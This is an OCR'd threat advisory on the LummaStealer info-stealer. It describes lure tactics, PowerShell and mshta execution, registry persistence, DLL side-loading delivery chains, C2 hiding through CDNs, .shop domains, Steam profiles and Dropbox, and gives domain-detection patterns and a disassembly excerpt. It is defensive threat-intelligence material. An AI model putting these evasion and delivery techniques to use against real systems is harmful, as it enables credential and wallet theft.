
DSCI
PROMOTING DATA PROTECTION
A nasscom Initiative

DSCI THREAT INTELLIGENCE AND RESEARCH INITIATIVE

THREAT ADVISORY



APRIL 2025

LummaStealer

Introduction

LummaStealer, also referred to as LummaC2, Lummac, or Lumma Stealer, is a sophisticated info-stealer malware distributed as part of the Malware-as-a-Service (MaaS) model. First identified in 2022, it is believed to be developed by Russian-speaking adversaries and primarily targets Windows systems to gather sensitive information such as credentials, cookies, cryptocurrency wallets, and other personal identifiable information. What makes LummaStealer particularly dangerous is the agility with which its developers adapt and modify the malware to evade detection, rendering previously effective host-based detection rules obsolete with each iteration.


LummaStealer Infection Flow

Initial Stage

The initial infection of LummaStealer primarily relies on 2 tactics -

Social Engineering   Masquerade Attack

Social engineering methods include deceptive YouTube videos, GitHub comments, or forum posts that trick users into clicking links leading to the payload. These often claim to offer cracked software or useful tools.



Adobe Premiere Pro 2024 Crack | Premiere Pro Free Download

[redacted]

[redacted]


Adobe Premiere Pro 2024 Crack | Premiere Pro Free Download

Download Patch: [redacted]
Password: [redacted]

A youtube video selling cracked version of paid softwares containing LummaStealer

Masquerading, on the other hand, focuses more on misrepresenting the nature of files or websites, such as fake CAPTCHA challenges or tools that are, in reality, LummaStealer payloads.

Execution




Once the victim is infected, the malware often uses mshta.exe or powershell.exe to download and execute a ZIP archive containing the actual payload. In some cases, it employs PowerShell scripts to establish persistence by creating a registry entry at - *HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Ru*

After execution, LummaStealer collects sensitive data, like browser credentials and cryptocurrency wallet information, and then encrypts the stolen data and exfiltrates it to a command-and-control (C2) domain, completing its data theft operation.

Payloads

Initially, it was observed that 6 distinct payload delivery techniques were being used to spread LummaStealer. These included



DLL side-loading using vulnerable/cracked softwares

MSI file with AutoIT script

Python based DLL


Vulnerable/cracked software with LummaStealer payload

MSI file with Executable and RAR

ZIP file with PDF file decoy

Command and Control (C2) Infrastructure

LummaStealer uses a variety of C2 servers, listed below:



Content Delivery Networks (CDNs)

LummaStealer levarages CDNs such as **Bunny.net** & **DigitalOcean** to host malicious domains. This method masks malicious traffic behind legitimate content delivery, making their detection more difficult. These domains often inherit trusted SSL/TLS certificates, providing additional credibility to traffic

Observed Heuristics:

- TLS Certificate Common name: **b-cdn.net**
- Domain patterns: **^[a-z]+[1-9]b-cdn.net$**, **^[a-z]+0[1-9]b-cdn.net$**

Domains with .shop TLD

Several LummaStealer campaigns employed **.shop Top Level Domains (TLPs)** with the following heuristic pattern:

- A record: 104.21.0.0/16
- TLD: .shop
- Domain name with 13 characters long (including at least one q, w, x, y or z)

Exploitation of Gaming Platform

Steam was exploited by LummaStealer to host C2 redirection mechanisms. The malware is redirected to a Steam profile page, and the tag **actual_persona_name_** is used to decrypt the real C2 domain, offering stealth through Steam's trusted domain (steamcommunity.com), which is unlikely to be blacklisted.

Using Dropbox for Malware Delivery


LummaStealer also uses Dropbox's file hosting service via the URL pattern **dl.dropboxusercontent[.]com** to download additional payloads. This mirrors tactics seen in other malware campaigns where legitimate services are used to obscure malicious activity.

PAYLOAD

The LummaStealer payload vary in their execution. We will highlight the execution flows they follow -

1. DLL Side-Loading via Vulnerable/Cracked Software


Threat actors deploying LummaStealer often exploit DLL side-loading vulnerabilities found in outdated or cracked software. These operations begin with a ZIP archive containing both a legitimate executable and a malicious DLL. Upon execution, the legitimate software unknowingly loads the DLL due to improper handling of library imports.



For example, a campaign was observed using an outdated version of iTop Screen Recorder (iscrpaint.exe) which sideloaded a malicious DLL named WebUI.dll. This method enables LummaStealer to operate within the context of a trusted application, evading detection from security solutions by masking its behavior as part of a legitimate process.


2. MSI file with AutoIT Script

A separate instance involved a setup file named Adobe PDF Broker (setup.exe), which sideloaded a DLL named sqlite.dll. This DLL triggered another binary (strcmp.exe, disguised as BtDaemon.exe), which deployed the AutoIT script alongside its executable, continuing the infection chain.




3. Python-Based Payload Execution

Another observed variant utilized a Pythonw compiler (setup.exe) packaged with a LummaStealer DLL named *python310.dll*. The compiler acted as a loader for the malicious DLL. Both this and the AutoIT-based variants eventually leveraged a process named *more.com*, which served as a secondary launcher for malicious components, including connections to the command and control infrastructure.



4. Vulnerable/Cracked Software Bundled With LummaStealer Payload

Investigations revealed cracked software bundles embedding obfuscated payloads in unconventional formats, such as JSON files. In one case, the cracked ERP software *0DollarERP.exe* contained an encoded executable that, once decoded and executed, contacted a LummaStealer C2 server. Other cracked applications used in similar campaigns include




Other cracked applications used in similar campaigns were -

Autooff Dbeaver Ultimate.exe 0Origami3.exe 0qnewb.exe

0DollarERP.exe 0ScreenHunter.exe 0SpotifyMusic.exe


5. Vulnerable/Cracked Software Bundled With LummaStealer Payload

In another variation, attackers delivered an MSI file containing a ZIP archive, which included both an installer and a RAR file. The RAR archive housed a second-stage DLL responsible for downloading and executing the LummaStealer malware.



6. ZIP File With PDF File Decoy

The Cybereason Global SOC identified campaigns in which LummaStealer was embedded within a ZIP file downloaded from Dropbox. The archive included a vulnerable version of *Haihaisoft PDF Reader* (hpreader.exe) and a malicious DLL. Execution of the reader triggered a registry modification, creating persistence by configuring *rundll32.exe* to launch the DLL at system startup.




LummaStealer - PDF file Decoy Variant

Sample Analysis

A notable sample (hash: e74b1e485e42e8ba7a65ab6927e872a5) contained setup.exe (originally *Mp3tag*), a LummaStealer DLL named *tak_deco_lib.dll*, and supporting resources.

The clean version of Mp3tag.exe typically imports 19 DLLs, but the trojanized variant imported 20, indicating the addition of the malicious DLL. The altered Import Address Table confirmed interactions with the LummaStealer component.




```
idata:00000001407FDD88 ; Imports from tak_deco_lib.dll
idata:00000001407FDD88 ;
idata:00000001407FDD88                 extrn __imp_tak_SSD_Valid:qword
idata:00000001407FDD88                                         ; CODE XREF: sub_140343CF0+15C↑p
idata:00000001407FDD88                                         ; DATA XREF: sub_140343CF0+15C↑r ...
idata:00000001407FDD90                 extrn __imp_tak_SSD_Destroy:qword
idata:00000001407FDD90                                         ; CODE XREF: sub_140343CF0+888↑p
idata:00000001407FDD90                                         ; DATA XREF: sub_140343CF0+888↑r ...
idata:00000001407FDD98                 extrn __imp_tak_SSD_GetEncoderInfo:qword
idata:00000001407FDD98                                         ; CODE XREF: sub_140343CF0+1AC↑p
idata:00000001407FDD98                                         ; DATA XREF: sub_140343CF0+1AC↑r ...
idata:00000001407FDDA0                 extrn __imp_tak_SSD_Create_FromStream:qword
idata:00000001407FDDA0                                         ; CODE XREF: sub_140343CF0+147↑p
idata:00000001407FDDA0                                         ; DATA XREF: sub_140343CF0+147↑r ...
idata:00000001407FDDA8                 extrn __imp_tak_SSD_GetStreamInfo:qword
idata:00000001407FDDA8
idata:00000001407FDDA8
idata:00000001407FDDB0
```

